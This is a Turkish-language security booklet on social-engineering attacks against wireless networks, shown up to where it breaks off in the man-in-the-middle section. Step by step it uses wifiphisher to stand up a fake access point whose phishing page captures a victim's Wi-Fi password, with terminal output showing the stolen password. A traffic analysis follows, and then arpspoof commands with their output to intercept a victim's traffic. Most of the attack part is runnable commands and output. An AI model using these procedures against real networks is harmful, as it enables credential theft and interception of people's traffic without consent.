



# KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI

**Yazar:** Ömer Günal  
**Mentör:** Huzeyfe Önal  
**Baskı:** 2018

# İÇİNDEKİLER

<b>1. Giriş</b> .....	<b>3</b>
<b>2. Sahte Kablosuz Ağlar</b> .....	<b>3</b>
<b>2.1. Kablosuz Ağın Parolasını Elde Etmek</b> .....	<b>3</b>
2.1.1. Amaç: Kullanıcıyı sahte kablosuz ağa bağlatıp parola sormak ve hedef ağın parolasını elde etmektir. ....	3
2.1.2. Saldırı Senaryosu: .....	4
2.1.3. Saldırı Sonucu .....	6
2.1.4. Saldırının Analizi .....	7
<b>2.2. Man In The Middle Saldırısı</b> .....	<b>10</b>
2.2.1. Amaç: Kurbanın ağ trafiğini kendi üzerimizden karşıya aktarmak. ....	11
2.2.2. Saldırı Senaryosu .....	11
2.2.3. Saldırı Sonucu .....	13
2.2.4. Saldırının Analizi .....	14
<b>2.3. Hedefe Sızmak</b> .....	<b>16</b>
2.3.1. Amaç: Hedef için hazırlanmış zararlı dosyayı karşı tarafa açtırmak. ....	16
2.3.2. Saldırı Senaryosu: .....	16
2.3.3. Saldırı Sonucu .....	18
2.3.4. Saldırının Analizi .....	19
<b>Sonuç</b> .....	<b>20</b>

## 1. Giriş

Sosyal mühendislik, insan ilişkilerinden faydalanarak ve insanların dikkatsizliğini kullanarak hedeften istenileni öğrenme veya hedefe istenileni yaptırma girişimidir. Bu kitapçıkta wifiphisher aracı kullanılarak kablosuz ağlar ile birlikte sosyal mühendislik saldırıları gerçekleştirilecektir.

## 2. Sahte Kablosuz Ağlar

Bu bölümde sahte kablosuz ağlar kullanılarak yapılabilecek saldırı vektörlerinden ve korunma yöntemlerinden bahsedilecektir.

### 2.1. Kablosuz Ağın Parolasını Elde Etmek

Genel olarak kablosuz ağa bağlanmadan elde edilecek veriler pek kullanışlı değildir. İşe yarayan veriler elde etmek için ağın içerisine girmek gerekmektedir.

2.1.1. Amaç: Kullanıcıyı sahte kablosuz ağa bağlatıp parola sormak ve hedef ağın parolasını elde etmektir.

## 2.1.2. Saldırı Senaryosu:

### 1- Wifiphisher aracı çalıştırılır.

```
root@kali: ~/wifiphisher
File Edit View Search Terminal Help
root@kali:~/wifiphisher# wifiphisher --nojamming
```

(wifiphisher --nojamming komutu ile araç çalıştırılır.)

### 2- Hedef kablosuz ağ seçilir.

```
root@kali: ~/wifiphisher
File Edit View Search Terminal Help
Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down
  ESSID                BSSID                CH  PWR  ENCR  CLIENTS  VENDOR
  -----
  Gunal                00:1c:a8:ab:1e:15  1   96%  WPA2   6        AirTies Wireless Netowrks
  VODAFONENET         14:5f:94:69:75:52  9   90%  WPA    1        Unknown
  Intarder             c4:6e:1f:d7:14:cc  1   88%  WPA2   1        Tp-link Technologies
  turgut              88:41:fc:0a:d3:e4  8   84%  WPA    1        AirTies Wireless Netowrks
  orhanocak1903       f8:1a:67:fb:80:4a  7   62%  WPA2   0        Tp-link Technologies
  Ahmet               64:a6:51:78:74:f8  5   60%  WPA    1        Huawei Technologies
  spaksu              3c:df:bd:fb:1b:92  7   52%  WPA2   1        Huawei Technologies
  selim               24:00:ba:b7:59:21  10  48%  WPA    0        Huawei Technologies
  SUPERONLINE_WiFi_4308 10:c6:1f:7f:69:52  1   30%  WPA    0        Huawei Technologies
  Mehmet Ali          c0:25:e9:8f:b1:77  1   30%  WPA2   0        Unknown
  Omer                dc:d9:16:09:17:49  4   30%  WPA    0        Unknown
  Destina             f8:3d:ff:c4:77:89  1   28%  WPA    0        Huawei Technologies
  komori              f8:3d:ff:52:e1:9b  1   28%  WPA    4        Huawei Technologies
```

(Ortamdaki kablosuz ağların listesi)

## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]

### 3- Saldırı vektörü seçilir ve hedefin tuzağa düşmesi beklenir.

Burada 4 adet seçenek sunulmaktadır. İlk 2 seçenekte hedef kişiden doğrulama için kablosuz ağın parolası istenir. Eğer hedef tuzağa düşerse saldırgan parolayı elde eder.


```
root@kali: ~/wifiphisher
File Edit View Search Terminal Help
Options: [Up Arrow] Move Up [Down Arrow] Move Down

Avaliable Phishing Scenarios:
1 - Network Manager Connect
   Imitates the behavior of the network manager. This template shows Chrome
   displays a network manager window through the page asking for the pre-shared key
   network managers of Windows and MAC OS are supported.
```


(1. saldırı vektörü seçilir)

Saldırı senaryosu seçildikten sonra tuzak ağa kurbanların bağlanması beklenir. Kurban ağa bağlandıktan sonra karşısına Wi-Fi a bağlantı sayfası çıkacaktır.

(Sahte ağa bağlanıp Google'a girmeye çalışan kurban)  
Kurban bağlan seçeneğini seçerse parolayı girmesi için yeni bir sekme açılacaktır.



## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]



(Kurbanın parolası istenmektedir.)

Kurban gerekli alanları doldurduğunda bilgiler saldırıya iletilir.

### 2.1.3. Saldırı Sonucu

Kurban sahte ağa bağlanmıştır ve doğruladığını düşündüğü parolayı saldırıya ulaştırmıştır.

(“test123456” parolası saldırıya ulaştırılmıştır.)

```
root@kali: ~/wifiphisher
File Edit View Search Terminal Help


Deauthenticating clients:
DHCP Leases
1502182673 a0:c5:89:57:d2:12 10.0.0.56 gunal *

HTTP requests:
[*] GET request from 10.0.0.56 for http://www.gstatic.com/generate_204
[*] GET request from 10.0.0.56 for http://www.gstatic.com/generate_204
[*] POST request from 10.0.0.56 with wfphshr-wpa-password=test123456
[*] GET request from 10.0.0.56 for http://www.gstatic.com/generate_204

Wifiphisher 1.3GIT
ESSID: Destina
Channel: 1
AP interface: wlan0
Options: [Esc] Quit
```

## 2.1.4. Saldırının Analizi

Tarayıcı açıldığında kullanıcı giriş sayfasına yönlendirilmektedir. Giriş sayfasında ise kullanıcıdan parola istenmektedir. Burp Suite ile trafiğin arasına girilir ve parola sürekli değiştirilerek gönderilir. Parola doğru olsun veya olmasın sürekli aynı yanıt dönmektedir.




The screenshot displays the Burp Suite interface with the following details:

- Request:** POST /post HTTP/1.1  
Host: detectportal.firefox.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:54.0) Gecko/20100101 Firefox/54.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 31  
Referer: http://detectportal.firefox.com/success.txt  
Connection: close  
Upgrade-Insecure-Requests: 1  
wfpshsr-wpa-password=test123123
- Response:** HTTP/1.1 200 OK  
Date: Mon, 07 Aug 2017 23:55:50 GMT  
Content-Length: 0  
Content-Type: text/html; charset=UTF-8  
Server: TornadoServer/4.4.2

Search bars at the bottom show 0 matches for both request and response content.

(Doğru parola girilir ve boş sayfa dönmektedir.)

## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]



Target: http://detectportal.firefox.com

**Request**


```
POST /post HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Referer: http://detectportal.firefox.com/success.txt
Connection: close
Upgrade-Insecure-Requests: 1
wfphshr-wpa-password=dennemexx|
```

**Response**

```
HTTP/1.1 200 OK
Date: Tue, 08 Aug 2017 00:28:28 GMT
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Server: TornadoServer/4.4.2
```

(Yanlış parola girilir fakat aynı sayfa yanıt olarak dönmektedir)

Bu durum pek mantıklı değildir. Parolanın doğru veya yanlış olduğuna dair herhangi bir bilgilendirici mesaj veya bir yönlendirme yoktur. Verinin nereye gittiğine bakmak doğru olur. Firefox tarayıcısında çalışan FireBug eklentisi ile /post sayfasındaki verinin hangi adrese gittiği kontrol edilir.




Remote IP: 10.0.0.1:80

(Veri 10.0.0.1:80 adresine gitmektedir)



## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]




Size	Remote IP	Timeline
0 B	10.0.0.1:80	8ms

(Veri 10.0.0.1 adresine gönderilmektedir.)

Kullanıcı tarafından bakıldığında parolanın doğru veya yanlış olmasının önemi olmaksızın boş sayfa dönmektedir. Son kullanıcı olarak akla verinin hedefe ulaşmadığı gelmektedir. Bu durum wireshark ile trafiği inceleyerek kesinleşir.

“ip.dst = 10.0.0.1” filtresi ile 10.0.0.1 adresine giden paketler ayklanır ve görülür ki paketler adrese ulaşmaktadır.



ip.dst == 10.0.0.1

No.	Time	Source	Destination	Protocol	Length	Info
443	39.617359437	10.0.0.56	10.0.0.1	TCP	66	37448 → 80 [ACK] Seq=4145 Ac
444	39.617526853	10.0.0.56	10.0.0.1	TCP	66	37448 → 80 [ACK] Seq=4145 Ac
447	39.619390025	10.0.0.56	10.0.0.1	TCP	66	37448 → 80 [ACK] Seq=4145 Ac
448	39.619565411	10.0.0.56	10.0.0.1	TCP	66	37448 → 80 [ACK] Seq=4145 Ac
449	39.620994555	10.0.0.56	10.0.0.1	TCP	66	37448 → 80 [ACK] Seq=4145 Ac
452	41.808206906	10.0.0.56	10.0.0.1	DNS	84	Standard query 0x5580 A dete
454	41.808866600	10.0.0.56	10.0.0.1	DNS	84	Standard query 0x0d33 AAAA d
455	41.808918934	10.0.0.56	10.0.0.1	DNS	84	Standard query 0xd304 A dete
458	41.817705655	10.0.0.56	10.0.0.1	TCP	74	38642 → 80 [SYN] Seq=0 Win=2
460	41.819343563	10.0.0.56	10.0.0.1	TCP	66	38642 → 80 [ACK] Seq=1 Ack=1
461	41.819536270	10.0.0.56	10.0.0.1	HTTP	458	POST /backend/ HTTP/1.1 (te
464	41.829157508	10.0.0.56	10.0.0.1	TCP	66	38642 → 80 [ACK] Seq=393 Ack
465	41.850566023	10.0.0.56	10.0.0.1	HTTP	557	POST /post HTTP/1.1 (applic
467	41.900522551	10.0.0.56	10.0.0.1	TCP	66	38642 → 80 [ACK] Seq=884 Ack
468	42.623813760	10.0.0.56	10.0.0.1	HTTP	362	GET /success.txt HTTP/1.1
469	42.624041595	10.0.0.56	10.0.0.1	DNS	84	Standard query 0x9ef2 A dete


Frame 461: 458 bytes on wire (3664 bits), 458 bytes captured (3664 bits) on interface 0  
▶ Ethernet II, Src: IntelCor\_57:d2:12 (a0:c5:89:57:d2:12), Dst: 00:00:00\_8a:0b:84 (00:00:00:8a:0b:84)  
▶ Internet Protocol Version 4, Src: 10.0.0.56, Dst: 10.0.0.1  
▶ Transmission Control Protocol, Src Port: 38642, Dst Port: 80, Seq: 1, Ack: 1, Len: 392  
▶ Hypertext Transfer Protocol  
▶ Line-based text data: text/plain  
{"psk\_verify": "test123123"}

(Kullanıcının girdiği parola 10.0.0.1 adresinin 80. portuna iletilmekte)

Toparlanması gerekirse, kullanıcı sahte ağa bağlanıyor ve tarayıcıyı açtığında giriş sayfasına yönlendiriliyor. Giriş sayfasında girdiği parolanın doğru olup olmamasına bakılmaksızın kullanıcıya boş sayfa döndürülüyor ve parola saldırının sunucusuna iletiliyor.

## 2.2. Man In The Middle Saldırısı

MITM saldırısı Türkçe de ortadaki adam saldırısı olarak adlandırılır. Saldırgan, hedef kişi ile ağ araçları (yönlendirici, switch, modem, server) arasına girerek veri transferini kendi üzerinden gerçekleştirir.



İkinci bölümde bahsedilen yöntemler ile kablosuz ağın parolasını elde ettiğimiz varsayılarak ağa bağlanılır. Ardından mitm saldırı gerçekleştirilir.

## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]

2.2.1. Amaç: Kurbanın ağ trafiğini kendi üzerimizden karşıya aktarmak.

2.2.2. Saldırı Senaryosu

### 1- Arp spoof işlemi başlatılır

```
root@gunal:/home/mrgun# arpspoof -i wlan0 -t 192.168.2.1 192.168.2.66
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 0:1c:a8:ab:1e:14 0806 42: arp reply 192.168.2.66 is-at a0:c5:8
9:57:d2:12
```

(arpspoof -i AĞKARTI -t HEDEF\_IP GATEWAY)

```
root@gunal:/home/mrgun# arpspoof -i wlan0 -t 192.168.2.66 192.168.2.1
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
